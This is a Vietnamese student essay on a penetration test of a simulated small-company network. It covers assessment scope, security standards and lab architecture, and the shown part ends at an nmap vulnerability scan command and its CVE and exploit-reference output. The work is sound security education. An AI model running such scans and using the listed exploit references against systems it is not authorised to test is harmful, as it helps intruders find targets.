BỘ GIÁO DỤC VÀ ĐÀO TẠO
TRƯỜNG ĐẠI HỌC GIA ĐỊNH

KHOA: CÔNG NGHỆ THÔNG TIN

TIỂU LUẬN

KIỂM ĐỊNH AN TOÀN THÔNG TIN HỆ THỐNG WEB APPLICATION

MÔN: ĐÁNH GIÁ VÀ KIỂM ĐỊNH AN TOÀN HỆ THỐNG THÔNG TIN

Ngành: **CÔNG NGHỆ THÔNG TIN**

Chuyên ngành: **AN TOÀN THÔNG TIN**

Giảng viên hướng dẫn: **DƯƠNG TRỌNG KHANG**

Sinh viên thực hiện: **LÊ ĐỨC QUYỀN**

MSSV: **23150247**

Lớp học phần: **020100116303**

TP. Hồ Chí Minh, tháng 12 năm 2025

TRƯỜNG ĐẠI HỌC GIA ĐỊNH
KHOA CÔNG NGHỆ THÔNG TIN

CỘNG HÒA XÃ HỘI CHỦ NGHĨA VIỆT NAM
Độc lập – Tự do – Hạnh phúc

PHIẾU CHẤM

BÀI THI TIỂU LUẬN, BÁO CÁO THỰC HÀNH/THỰC TẬP

Tên học phần: Đánh giá và kiểm định an toàn hệ thống thông tin

Lớp học phần: 020100116303

Họ và tên sinh viên: Lê Đức Quyền Mã số sinh viên: 23150247

STT	Tiêu chí	Điểm	Ghi chú
1	Chương 1: Cơ sở lý thuyết đánh giá và kiểm định - Định nghĩa các đối tượng/mục tiêu - Xác định phạm vi đánh giá và kiểm định - Trình bày các cơ sở pháp lý và tiêu chuẩn trong đánh giá và kiểm định: + Các tiêu chuẩn nội bộ, tiêu chuẩn Việt Nam (TCVN) + Các tiêu chuẩn quốc tế.		Lý thuyết
2	Chương 2: Tổng quan hệ thống - Mô tả sơ đồ, kiến trúc của hệ thống - Trình bày về các thông tin thành phần của hệ thống - Trình bày các tiêu chí và mục đích, kết quả đạt được cho việc đánh giá và kiểm định hệ thống mục tiêu.		Lý thuyết
3	Chương 3: Thực nghiệm - Xây dựng mô hình mục tiêu cho việc đánh giá và kiểm định - Thực hiện việc phân tích và lên quy trình đánh giá và kiểm định - Rà quét và khai thác các lỗ hổng mục tiêu		Thực hành

	- Đánh giá và kiểm thử xâm nhập đơn vị mục tiêu (máy chủ (Windows, Linux), hệ thống phần mềm (Web Application)		
4	Chương 4: Kết luận và hướng phát triển - Tổng hợp báo cáo kết quả đánh giá hệ thống mục tiêu - Đề xuất hướng dẫn khắc phục (nếu có) - Đề xuất hướng phát triển trong tương lai nhằm đảm bảo ATTT cho hệ thống		Lý thuyết
Tổng điểm			

Tp. HCM, ngày 26 tháng 12 năm 2025

Giảng viên

(Ký và ghi rõ họ tên)

LỜI CẢM ƠN

Em xin gửi lời cảm ơn chân thành và sâu sắc nhất đến Thầy Dương Trọng Khang đã tận tình hướng dẫn, chỉ bảo và truyền đạt cho em nhiều kiến thức quý báu trong suốt quá trình học tập và thực hiện bài tiểu luận này.

Nhờ sự hướng dẫn tận tâm của Thầy, em đã có cơ hội được củng cố vững chắc các kiến thức lý thuyết về việc đánh giá và kiểm định an toàn của hệ thống. Không chỉ dừng lại ở những kiến thức chuyên môn đó, Thầy còn giúp em hiểu sâu hơn về tư duy hệ thống, phương pháp nghiên cứu khoa học, cách phân tích và xử lý vấn đề trong thực tế, cũng như tinh thần làm việc nghiêm túc và cẩn trọng trong từng chi tiết.

Những kiến thức và kinh nghiệm quý báu mà Thầy truyền đạt không chỉ giúp em hoàn thành tốt bài tiểu luận này, mà còn là nền tảng quan trọng để em phát triển bản thân trong quá trình học tập và làm việc sau này. Em thật sự biết ơn vì sự tận tâm, trách nhiệm và nhiệt huyết giảng dạy của Thầy trong suốt thời gian qua.

Cuối cùng, em xin kính chúc Thầy Dương Trọng Khang luôn dồi dào sức khỏe, hạnh phúc và thành công trong sự nghiệp giảng dạy, tiếp tục truyền lửa đam mê và tri thức cho các thế hệ sinh viên sau này.

LỜI CAM ĐOAN

Em xin cam đoan rằng toàn bộ nội dung trong bài tiểu luận này là kết quả của quá trình học tập, nghiên cứu và thực hành của em dưới sự hướng dẫn của Thầy bộ môn. Bài tiểu luận được thực hiện dựa trên kiến thức lý thuyết đã được học trên lớp, kết hợp với thực hành cấu hình, đánh giá và kiểm định bảo mật trong phòng thí nghiệm.

Trong quá trình thực hiện, em đã tự tìm hiểu, tổng hợp tài liệu và trực tiếp tiến hành các bước đánh giá và kiểm định an toàn hệ thống thông tin.

Các số liệu, kết quả, hình ảnh và nội dung trình bày trong bài đều phản ánh trung thực quá trình em thực hiện thí nghiệm và kiểm tra thực tế. Bài viết hoàn toàn không sao chép hoặc sử dụng trái phép bất kỳ nội dung nào từ các công trình nghiên cứu hay báo cáo khác.

Em xin chịu trách nhiệm hoàn toàn về tính trung thực, chính xác và khách quan của toàn bộ nội dung trong bài tiểu luận này. Nếu có bất kỳ sai phạm hoặc vi phạm nào liên quan đến quy định về trung thực học thuật, em xin hoàn toàn chịu trách nhiệm trước Thầy/Cô và Nhà trường.

MỤC LỤC

LỜI CẢM ƠN 1
LỜI CAM ĐOAN 2
MỤC LỤC 3
DANH MỤC BẢNG VÀ HÌNH ẢNH 4
1. CHƯƠNG I: CƠ SỞ LÝ THUYẾT 5
1.1. Mục tiêu và Phạm vi đánh giá hệ thống 5
***1.1.1.* Mục tiêu đánh giá** 5
***1.1.2.* Phạm vi đánh giá** 6
1.2. Cơ sở Pháp lý và Tiêu chuẩn Áp dụng 7
***1.2.1.* Các quy định, chính sạch an toàn thông tin nội bộ** 7
***1.2.2.* Các tiêu chuẩn quốc tế** 8
1.3. Phương pháp Tiếp cận 9
2. CHƯƠNG 2: TỔNG QUAN HỆ THỐNG 10
2.1. Mô tả Kiến trúc Hệ thống 10
2.2. Thông tin về Máy chủ Đánh giá 10
2.3. Môi trường Hoạt động 11
3. CHƯƠNG III: THỰC NGHIỆM 13
3.1. Đánh giá kiểm thử và xâm nhập Linux 13
3.2. Đánh giá kiểm thử và xâm nhập Windowserver 19
***3.2.1.* Phân tích lỗ hổng DVWA** 23
***3.2.2.* Tấn công WebServer trên máy KaliLinux** 26
3.3. Đánh giá kết quả thực nghiệm với giải pháp 46
***3.3.1.* Đánh giá kết quả thực nghiệm** 46
***3.3.2.* Giải pháp** 48
4. CHƯƠNG IV: KẾT LUẬN VÀ HƯỚNG PHÁT TRIỂN 50
4.1. Kết luận 50
4.2. Hướng phát triển 51
5. TÀI LIỆU THAM KHẢO 53

DANH MỤC BẢNG VÀ HÌNH ẢNH

Hình 1: Hệ thống mô phỏng 10

Hình 2: CVEs 13

Hình 3. Sử dụng modules để tấn công 14

Hình 4. Thông tin cần để khai thác (FTP) 15

Hình 5. Khai thác FTP 15

Hình 6. Kiểm tra port máy nạn nhân (IRC) 15

Hình 7. Tìm modules khai thác IRC 16

Hình 8: Thông tin cần khai thác (IRC) 16

Hình 9. Khai thác IRC 17

Hình 10. Tìm modules khai thác (SSH) 17

Hình 11. Gán thông tin để khai thác (SSH) 18

Hình 12. Exploit SSH tìm user và password 18

Hình 13. Đăng nhập SSH 18

CHƯƠNG I: CƠ SỞ LÝ THUYẾT

1.1. Mục tiêu và Phạm vi đánh giá hệ thống

1.1.1. Mục tiêu đánh giá

Việc đánh giá và kiểm thử xâm nhập hệ thống máy chủ (Vulnerability Assessment & Penetration Testing – VAPT) được thực hiện để xác định mức độ an toàn và khả năng chịu tấn công thực tế của hệ thống.

Trong môi trường công nghệ thông tin ngày nay, máy chủ thường đóng vai trò trung tâm, lưu trữ dữ liệu và cung cấp dịch vụ cho toàn bộ hệ thống mạng. Vì vậy, nếu máy chủ bị tấn công hoặc khai thác lỗ hổng, hậu quả có thể ảnh hưởng vô cùng nghiêm trọng đến hoạt động của tổ chức.

Nên việc tiến hành kiểm thử an toàn là bước quan trọng giúp nhận biết và phòng ngừa rủi ro trước khi kẻ tấn công lợi dụng.

Mục tiêu chính của hoạt động đánh giá là xác định rõ các điểm yếu trong hệ thống bảo mật, bao gồm cả lỗi kỹ thuật, lỗi cấu hình, hoặc những lỗ hổng do phần mềm chưa cập nhật. Khi phát hiện được những vấn đề này, nhóm kỹ thuật có thể đánh giá mức độ nghiêm trọng của từng lỗ hổng và đưa ra biện pháp xử lý thích hợp. Điều này không chỉ giúp nâng cao tính ổn định và an toàn của hệ thống mà còn góp phần xây dựng quy trình quản lý bảo mật lâu dài cho tổ chức.

Ngoài ra, việc kiểm thử xâm nhập còn nhằm đo lường khả năng phản ứng của hệ thống khi bị tấn công, thông qua các tình huống mô phỏng thực tế.

Ví dụ, nhóm đánh giá có thể thử tấn công bằng các kỹ thuật phổ biến như khai thác lỗ hổng web (SQL Injection, XSS), quét cổng dịch vụ, hay thử đăng nhập trái phép bằng tài khoản yếu.

Kết quả từ những bài kiểm thử này sẽ giúp xác định xem hệ thống có đủ khả năng phát hiện và ngăn chặn xâm nhập hay không.

Một mục tiêu quan trọng khác là đề xuất giải pháp cải thiện sau khi đánh giá. Các khuyến nghị này có thể bao gồm việc cập nhật bản vá, thay đổi cấu hình dịch vụ, áp dụng chính sách truy cập nghiêm ngặt hơn hoặc triển khai thêm tường lửa, IDS/IPS.

Mục tiêu cuối cùng là giúp tổ chức xây dựng một hệ thống máy chủ có khả năng tự bảo vệ tốt hơn, giảm thiểu nguy cơ mất dữ liệu, gián đoạn dịch vụ và tấn công từ bên ngoài.

1.1.2. Phạm vi đánh giá

Phạm vi của quá trình kiểm thử và đánh giá bảo mật tập trung chủ yếu vào hệ thống máy chủ và các dịch vụ liên quan trực tiếp, nằm trong quyền quản lý của tổ chức.

Toàn bộ hoạt động được thực hiện dưới sự cho phép của đơn vị quản lý, đảm bảo không làm ảnh hưởng đến hệ thống đang hoạt động thực tế.

Phạm vi kiểm thử bao gồm:

- Hệ điều hành của máy chủ (Windows Server hoặc Linux) nhằm kiểm tra các bản vá, dịch vụ khởi động, và cấu hình quyền truy cập.
- Các dịch vụ mạng cơ bản như DNS, HTTP, HTTPS, FTP, SSH,… để phát hiện cổng mở hoặc cấu hình sai.
- Ứng dụng web nội bộ hoặc dịch vụ đang chạy nhằm xác định các lỗ hổng phổ biến (SQL Injection, Path Traversal, XSS,...).
- Kiểm tra bảo mật cấu hình hệ thống như chính sách mật khẩu, quyền truy cập thư mục, hay cơ chế ghi log.

Các công cụ phổ biến được sử dụng trong phạm vi đánh giá có thể bao gồm Nessus, OpenVAS, Nikto hoặc Nmap, giúp quét lỗ hổng, kiểm tra cổng dịch vụ và xác định thông tin hệ thống.

Tuy nhiên, quá trình khai thác (Exploitation) chỉ được thực hiện trong phạm vi mô phỏng, tức là chỉ dừng lại ở việc chứng minh lỗ hổng tồn tại chứ không xâm nhập sâu hay gây gián đoạn hệ thống thật.

Để đảm bảo an toàn, nhóm kiểm thử không tiến hành khai thác trên dữ liệu thật hoặc hệ thống đang vận hành chính thức.

Ngoài ra, việc kiểm tra không bao gồm các thiết bị mạng (router, switch, firewall vật lý) và máy trạm của người dùng cuối, nhằm tránh rủi ro gây ảnh hưởng ngoài phạm vi được cấp phép.

Tất cả hoạt động đều được ghi nhận chi tiết trong nhật ký kiểm thử để phục vụ việc báo cáo và đối chiếu sau này.

Phạm vi đánh giá còn bao gồm việc xác định rủi ro theo từng cấp độ. Sau khi phát hiện lỗ hổng, nhóm kỹ thuật sẽ phân loại mức độ nguy hiểm (cao, trung bình, thấp) dựa trên tiêu chuẩn CVSS (Common Vulnerability Scoring System).

Những lỗ hổng nghiêm trọng sẽ được đề xuất khắc phục ngay, trong khi các lỗi nhẹ hơn có thể được xử lý dần theo kế hoạch bảo trì định kỳ.

1.2. Cơ sở Pháp lý và Tiêu chuẩn Áp dụng

1.2.1. Các quy định, chính sạch an toàn thông tin nội bộ

Chính sách bảo mật thông tin: Đây là văn bản nền tảng, thể hiện cam kết chính thức của tổ chức đối với việc bảo vệ tài sản thông tin. Chính sách này thiết lập một khuôn khổ rõ ràng, quy định cách thức dữ liệu được quản lý, xử lý và bảo vệ trong suốt vòng đời của nó. Quan trọng hơn, nó vạch ra các nguyên tắc chỉ đạo—từ việc xác thực người dùng, yêu cầu mã hóa, cam kết về quyền riêng tư, đến việc vạch ra các bước hành động bắt buộc khi đối mặt với một sự cố—nhằm tạo ra một văn hóa bảo mật nhất quán trong toàn tổ chức.

Chính sách quản lý quyền truy cập: Đây là quy trình nghiệp vụ thiết yếu nhằm kiểm soát chặt chẽ việc quyền hạn đối với các hệ thống và dữ liệu quan trọng. Bằng cách xác định, cấp phát, rà soát và thu hồi quyền truy cập một cách có hệ thống, chính sách này thực thi nguyên tắc "đặc quyền tối thiểu". Mục tiêu là đảm bảo mỗi người dùng chỉ sở hữu quyền hạn vừa đủ để thực hiện nhiệm vụ, qua đó giảm thiểu đáng kể rủi ro từ việc truy cập trái phép, sai sót vô tình hoặc lạm dụng quyền hạn.

Quy trình giám sát và báo cáo sự cố bảo mật: Quy trình này giải quyết hai yêu cầu sống còn: sự cảnh giác và sự sẵn sàng. Tổ chức phải thiết lập khả năng giám sát liên tục (24/7) để chủ động phát hiện sớm nhất các hoạt động đáng ngờ hoặc dấu hiệu bất thường, trước khi chúng trở thành sự cố nghiêm trọng. Song song đó, một kế hoạch ứng phó sự cố được vạch ra rõ ràng là bắt buộc. Kế hoạch này đảm bảo rằng khi một sự cố hoặc hành vi xâm nhập được xác nhận, tổ chức có thể hành động ngay lập tức, có phương pháp và quyết đoán để cô lập mối đe dọa, giảm thiểu thiệt hại và khôi phục hoạt động.

1.2.2. Các tiêu chuẩn quốc tế

ISO 27001: Hãy xem ISO 27001 là một khung khổ toàn diện giúp tổ chức xây dựng, vận hành và cải tiến liên tục một Hệ thống Quản lý An toàn Thông tin (ISMS). Tiêu chuẩn này không tập trung vào các công nghệ hay công cụ cụ thể, mà tập trung vào quy trình. Nó yêu cầu tổ chức phải tiếp cận bảo mật một cách có hệ thống: bắt đầu từ việc xác định cam kết của lãnh đạo, đánh giá rủi ro, ban hành chính sách, triển khai các biện pháp kiểm soát và liên tục đo lường hiệu quả để cải tiến. Mục tiêu là tạo ra một văn hóa và quy trình bảo mật bền vững, thay vì các biện pháp khắc phục sự cố đơn lẻ.

CIS Benchmarks: Đây là bộ tài liệu mang tính thực tiễn cao, cung cấp các hướng dẫn cấu hình chi tiết nhằm làm cho hệ thống được bảo mật hơn. Được phát triển bởi các chuyên gia tại Trung tâm An toàn Mạng (CIS), các hướng dẫn này giống như một danh sách kiểm tra kỹ thuật chi tiết cho gần như mọi loại tài sản công nghệ—từ máy chủ, hệ điều hành đến ứng dụng và thiết bị mạng. Mục đích của chúng là đảm bảo các hệ thống được thiết lập ở trạng thái an toàn nhất ngay từ ban đầu, giảm thiểu bề mặt tấn công mà kẻ xấu có thể khai thác.

NIST SP 800-53: Đây là một bộ tài liệu tham khảo đồ sộ từ Viện Tiêu chuẩn và Kỹ thuật Quốc gia Hoa Kỳ (NIST), cung cấp một danh mục toàn diện gồm hàng trăm biện pháp kiểm soát bảo mật và quyền riêng tư. Dù ban đầu được thiết kế cho các hệ thống liên bang Hoa Kỳ với yêu cầu an ninh cao, nó đã trở thành một tiêu chuẩn vàng trên toàn cầu. Các tổ chức sử dụng NIST 800-53 như một danh sách các biện pháp bảo vệ đa lớp, từ kiểm soát truy cập vật lý, bảo mật mạng, mã hóa dữ liệu cho đến lập kế hoạch ứng phó sự cố.

GDPR (General Data Protection Regulation): Khác biệt cơ bản so với ba tiêu chuẩn trên, GDPR là một quy định pháp lý bắt buộc của Liên minh Châu Âu (EU). Trọng tâm cốt lõi của GDPR là bảo vệ dữ liệu cá nhân và quyền riêng tư của công dân. Nó áp đặt các nghĩa vụ nghiêm ngặt lên bất kỳ tổ chức nào, dù ở bất kỳ đâu, nếu có xử lý dữ liệu của người dùng EU. GDPR yêu cầu sự minh bạch, sự đồng thuận rõ ràng từ người dùng và các biện pháp bảo mật mạnh mẽ để bảo vệ dữ liệu. Vi phạm quy định này có thể dẫn đến các chế tài tài chính cực kỳ nghiêm khắc.

1.3. Phương pháp Tiếp cận

Kiểm tra hộp đen (Black-box Testing): Trong phương pháp này, nhóm đánh giá không có bất kỳ thông tin nội bộ nào về hệ thống. Mọi kiểm tra đều được thực hiện từ góc độ của một kẻ tấn công bên ngoài, chỉ biết về các dịch vụ mà hệ thống cung cấp. Điều này có thể bao gồm thử nghiệm tấn công vào các cổng mở, lỗ hổng trong ứng dụng hoặc mạng.

Kiểm tra hộp trắng (White-box Testing): Ở phương pháp này, nhóm kiểm tra có quyền truy cập đầy đủ vào mã nguồn, cấu hình và tài liệu của hệ thống. Đây là phương pháp cho phép phân tích toàn diện các điểm yếu tiềm ẩn trong cấu trúc và logic của hệ thống, ví dụ như kiểm tra các lỗi trong mã nguồn hoặc cấu hình sai.

Kiểm tra hộp xám (Gray-box Testing): Phương pháp này kết hợp cả yếu tố của kiểm tra hộp đen và hộp trắng, nơi nhóm đánh giá có một số thông tin về hệ thống nhưng không hoàn toàn nắm rõ các chi tiết nội bộ. Thông thường, nhóm kiểm tra có quyền truy cập vào một phần tài liệu hoặc kiến trúc hệ thống, nhưng không có quyền truy cập hoàn toàn.


Đánh giá dựa trên rủi ro (Risk-based Assessment): Đánh giá bảo mật theo cách này ưu tiên các lỗ hổng có mức độ nguy hiểm cao nhất. Phương pháp này giúp tổ chức xác định các lỗ hổng bảo mật cần được khắc phục ngay lập tức để giảm thiểu các nguy cơ tiềm ẩn có thể ảnh hưởng đến hoạt động của tổ chức.

Kiểm tra xâm nhập (Penetration Testing): Đây là phương pháp mô phỏng một cuộc tấn công thực tế vào hệ thống để đánh giá khả năng phòng thủ của hệ thống. Các kỹ thuật như thử nghiệm SQL injection, kiểm tra các dịch vụ web, các tấn công từ chối dịch vụ (DoS) được sử dụng để phát hiện các điểm yếu trong hệ thống.

Kiểm tra cấu hình (Configuration Testing): Phương pháp này tập trung vào việc đánh giá các cấu hình của phần mềm và phần cứng trong hệ thống để đảm bảo rằng chúng tuân thủ các tiêu chuẩn bảo mật. Điều này bao gồm việc kiểm tra các cấu hình mạng, hệ điều hành và các dịch vụ có sẵn trong hệ thống.

CHƯƠNG 2: TỔNG QUAN HỆ THỐNG

2.1. Mô tả Kiến trúc Hệ thống



Hình 1: Hệ thống mô phỏng

Công ty ABC (tên giả định) là một doanh nghiệp nhỏ chuyên về dịch vụ tư vấn thiết kế web và quản lý nội dung số, với quy mô chỉ khoảng 5-7 nhân viên. Được thành lập cách đây 3 năm tại một văn phòng nhỏ ở trung tâm thành phố, công ty tập trung vào việc phục vụ các khách hàng địa phương như cửa hàng bán lẻ, quán cà phê và doanh nghiệp startup cần website đơn giản.

Với ngân sách hạn chế, công ty chỉ sở hữu hai máy tính chính làm trung tâm hoạt động: một máy chủ nội bộ chạy Linux và một máy chủ Windows dùng để host web server. Toàn bộ hệ thống kết nối qua internet cơ bản, không có hạ tầng đám mây chuyên dụng hay thiết bị mạng cao cấp. Nhân viên chủ yếu là các lập trình viên trẻ và nhân viên hành chính, nhưng hầu hết đều thiếu kiến thức chuyên sâu về an ninh mạng, dẫn đến tình trạng "không biết bảo vệ" tài nguyên kỹ thuật số – một lỗ hổng lớn trong bối cảnh các mối đe dọa trực tuyến ngày càng tinh vi.

2.2. Thông tin về Máy chủ Đánh giá

Hệ thống mạng của công ty được thiết kế rất cơ bản, gần như là một mô hình "home office nâng cao", với các thành phần chính như sau: Máy Tính Nội Bộ (Máy Chủ Linux): Đây là "trái tim" của hệ thống quản lý nội bộ, chạy trên nền tảng Linux (có thể là Ubuntu hoặc CentOS) để xử lý các tác vụ như lưu trữ dữ liệu

khách hàng, quản lý file dự án và chạy script tự động hóa (ví dụ: backup hàng ngày hoặc xử lý dữ liệu từ các công cụ như Git). Vị trí: Đặt tại văn phòng, kết nối trực tiếp với router Wi-Fi nội bộ. Chức năng chính: Lưu trữ mã nguồn website, cơ sở dữ liệu SQL đơn giản (như MySQL), và các công cụ quản lý như Jenkins cho CI/CD (tích hợp liên tục/phân phối liên tục). Rủi ro: Không có firewall phần mềm được cấu hình đúng cách, và nhân viên thường sử dụng mật khẩu mặc định hoặc yếu (như "admin123"), dễ bị tấn công brute-force từ xa qua internet. Máy Chủ Web (Máy Windows): Chạy trên hệ điều hành Windows Server (phiên bản cơ bản, có thể là Windows 10/11 được tùy chỉnh), dùng để host website công ty và một số trang demo cho khách hàng. Chức năng chính: Chạy web server như IIS (Internet Information Services) hoặc Apache, kết hợp với PHP/MySQL để phục vụ nội dung động. Máy này cũng xử lý email nội bộ qua Outlook và lưu trữ file chia sẻ qua OneDrive cơ bản.

Vị trí: Kết nối song song với máy Linux qua switch mạng nội bộ, và expose trực tiếp ra internet qua port 80/443 (HTTP/HTTPS). Rủi ro: Windows dễ bị khai thác lỗ hổng zero-day (như các bản vá bảo mật chậm trễ), và nhân viên thường cài đặt phần mềm không chính thức (như crack tool) mà không quét virus, dẫn đến nhiễm mã độc ransomware. Kết Nối Internet Và Các Thành Phần Phụ: Internet: Kết nối qua modem/router gia đình (như Viettel hoặc FPT, tốc độ 100-200 Mbps), không có VPN riêng hay proxy bảo vệ. Toàn bộ lưu lượng dữ liệu (từ upload file khách hàng đến truy cập GitHub) đi qua đường truyền công khai. Thiết Bị Kết Nối: Các máy tính cá nhân của nhân viên (laptop Windows/Mac) kết nối Wi-Fi nội bộ, nhưng không có phân đoạn mạng (segmentation) để tách biệt dữ liệu nhạy cảm.

2.3. Môi trường Hoạt động

Công ty ABC sử dụng một đường truyền Internet dân dụng (Viettel hoặc FPT) với tốc độ từ 100–200 Mbps, không có VPN riêng hoặc proxy bảo mật. Toàn bộ lưu lượng mạng – từ tải mã nguồn, truy cập GitHub đến upload file khách hàng – đều đi trực tiếp qua đường truyền này. Hệ thống mạng nội bộ gồm router Wi-Fi, switch mạng và các thiết bị cá nhân của nhân viên (laptop Windows hoặc Mac). Các máy tính này nằm chung trong cùng mạng nội bộ, không có phân tách (segmentation) giữa thiết bị người dùng và máy chủ, dẫn đến nguy cơ lan truyền

mã độc hoặc truy cập trái phép nếu một thiết bị bị tấn công. Về sơ đồ hoạt động, luồng dữ liệu chính di chuyển từ người dùng nội bộ → Internet → Máy chủ Linux (quản lý nội bộ) → Máy chủ Windows (web server). Hệ thống không có lớp trung gian bảo vệ như load balancer, reverse proxy hay CDN, khiến hai máy chủ phải tiếp xúc trực tiếp với Internet. Điều này làm tăng khả năng bị tấn công từ bên ngoài, đặc biệt trong bối cảnh thiếu chính sách bảo mật, giám sát và ghi log tập trung.

CHƯƠNG III: THỰC NGHIỆM

3.1. Đánh giá kiểm thử và xâm nhập Linux

Kết quả quét được từ công cụ của máy kiểm thử sử dụng command:

```
sudo nmap -sV --script=vulners \

  --script-args=vulners.mincvss=5,vulners.showall=1 \

  192.168.121.157 > cve.txt
```

Lệnh này sẽ quét và trả ra 1 file chứa CVEs của hệ thống:

```
15 |       50580586-73C4-5097-81CA-546D6591DF44    10.0    https://vulners.com/githubexploit/50580586-73C4-5097-81CA-546D6591DF44  *EXPLOIT*
16 |_      1337DAY-ID-36095        9.8     https://vulners.com/zdt/1337DAY-ID-36095        *EXPLOIT*
17 22/tcp   open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
18 | vulners:
19 |   cpe:/a:openbsd:openssh:4.7p1:
20 |       DF059135-2CF5-5441-8F22-E6EF1DEE5F6E    10.0    https://vulners.com/gitee/DF059135-2CF5-5441-8F22-E6EF1DEE5F6E  *EXPLOIT*
21 |       PACKETSTORM:173661      9.8     https://vulners.com/packetstorm/PACKETSTORM:173661      *EXPLOIT*
22 |       F0979183-AE88-53B4-86CF-3AF0523F3807    9.8     https://vulners.com/githubexploit/F0979183-AE88-53B4-86CF-3AF0523F3807  *EXPLOIT*
23 |       CVE-2023-38408  9.8     https://vulners.com/cve/CVE-2023-38408
24 |       CVE-2016-1908   9.8     https://vulners.com/cve/CVE-2016-1908
25 |       B8190CDB-3EB9-5631-9828-8064A1575B23    9.8     https://vulners.com/githubexploit/B8190CDB-3EB9-5631-9828-8064A1575B23  *EXPLOIT*
26 |       8FC9C5AB-3968-5F3C-825E-E8DB5379A623    9.8     https://vulners.com/githubexploit/8FC9C5AB-3968-5F3C-825E-E8DB5379A623  *EXPLOIT*
27 |       8AD01159-548E-546E-AA87-2DE89F3927EC    9.8     https://vulners.com/githubexploit/8AD01159-548E-546E-AA87-2DE89F3927EC  *EXPLOIT*
28 |       2227729D-6700-5C8F-8930-1EEAFD4B9FF0    9.8     https://vulners.com/githubexploit/2227729D-6700-5C8F-8930-1EEAFD4B9FF0  *EXPLOIT*
29 |       0221525F-07F5-5790-912D-F4B9E2D1B587    9.8     https://vulners.com/githubexploit/0221525F-07F5-5790-912D-F4B9E2D1B587  *EXPLOIT*
30 |       CVE-2015-5600   8.5     https://vulners.com/cve/CVE-2015-5600
31 |       BA3887BD-F579-53B1-A4A4-FF49E953E1C0    8.1     https://vulners.com/githubexploit/BA3887BD-F579-53B1-A4A4-FF49E953E1C0  *EXPLOIT*
32 |       4FB01B00-F993-5CAF-BD57-D7E290D10C1F    8.1     https://vulners.com/githubexploit/4FB01B00-F993-5CAF-BD57-D7E290D10C1F  *EXPLOIT*
33 |       SSV:78173       7.8     https://vulners.com/seebug/SSV:78173    *EXPLOIT*
34 |       SSV:69983       7.8     https://vulners.com/seebug/SSV:69983    *EXPLOIT*
35 |       PACKETSTORM:98796       7.8     https://vulners.com/packetstorm/PACKETSTORM:98796       *EXPLOIT*
36 |       PACKETSTORM:94556       7.8     https://vulners.com/packetstorm/PACKETSTORM:94556       *EXPLOIT*
37 |       PACKETSTORM:140070      7.8     https://vulners.com/packetstorm/PACKETSTORM:140070      *EXPLOIT*
38 |       PACKETSTORM:101052      7.8     https://vulners.com/packetstorm/PACKETSTORM:101052      *EXPLOIT*
39 |       EXPLOITPACK:71D51B69AA2D3A74753D7A921EE79985    7.8     https://vulners.com/exploitpack/EXPLOITPACK:71D51B69AA2D3A74753D7A921EE79985    *EXPLOIT*
40 |       EXPLOITPACK:67F6569F63A082199721C069C852BBD7    7.8     https://vulners.com/exploitpack/EXPLOITPACK:67F6569F63A082199721C069C852BBD7    *EXPLOIT*
41 |       EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09    7.8     https://vulners.com/exploitpack/EXPLOITPACK:5BCA798C6BA71FAE29334297EC0B6A09    *EXPLOIT*
42 |       EDB-ID:40888    7.8     https://vulners.com/exploitdb/EDB-ID:40888      *EXPLOIT*
43 |       EDB-ID:24450    7.8     https://vulners.com/exploitdb/EDB-ID:24450      *EXPLOIT*
44 |       EDB-ID:15215    7.8     https://vulners.com/exploitdb/EDB-ID:15215      *EXPLOIT*
45 |       CVE-2020-15778  7.8     https://vulners.com/cve/CVE-2020-15778
46 |       CVE-2016-6515   7.8     https://vulners.com/cve/CVE-2016-6515
47 |       CVE-2016-10012  7.8     https://vulners.com/cve/CVE-2016-10012
48 |       CVE-2015-8325   7.8     https://vulners.com/cve/CVE-2015-8325
49 |       C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3    7.8     https://vulners.com/githubexploit/C94132FD-1FA5-5342-B6EE-0DAF45EEFFE3  *EXPLOIT*
50 |       312165E3-7FD9-5769-BDA3-4129BE9114D6    7.8     https://vulners.com/githubexploit/312165E3-7FD9-5769-BDA3-4129BE9114D6  *EXPLOIT*
51 |       2E719186-2FED-58A8-A150-762EFBAAA523    7.8     https://vulners.com/gitee/2E719186-2FED-58A8-A150-762EFBAAA523  *EXPLOIT*
52 |       23CC97BE-7C95-513B-9E73-298C48D74432    7.8     https://vulners.com/githubexploit/23CC97BE-7C95-513B-9E73-298C48D74432  *EXPLOIT*
53 |       1337DAY-ID-26494        7.8     https://vulners.com/zdt/1337DAY-ID-26494        *EXPLOIT*
54 |       10213DBE-F683-58BB-B6D3-353173626207    7.8     https://vulners.com/githubexploit/10213DBE-F683-58BB-B6D3-353173626207  *EXPLOIT*
```

Hình 2: CVEs

Phân loại các CVEs:

Port	Service	Version	Vulnerabilities
21/tcp	FTP	vsftpd 2.3.4	CVE-2011-2523, Exploit IDs: PACKETSTORM, EDB-ID:49757, …
